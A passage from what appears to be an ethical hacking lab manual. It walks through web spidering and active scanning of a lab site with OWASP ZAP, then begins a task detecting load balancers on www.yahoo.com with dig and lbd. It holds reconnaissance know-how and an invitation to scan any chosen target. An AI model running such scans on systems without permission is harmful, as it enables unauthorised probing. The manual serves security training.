


11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.




12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

    Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.




13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.
14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (**www.moviescope.com**).



15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.



16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.
17. Close all open windows and document all acquired information.

Task 4: Detect Load Balancers using Various Tools

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers). You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers. However, you can select a target of your own choice.


1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

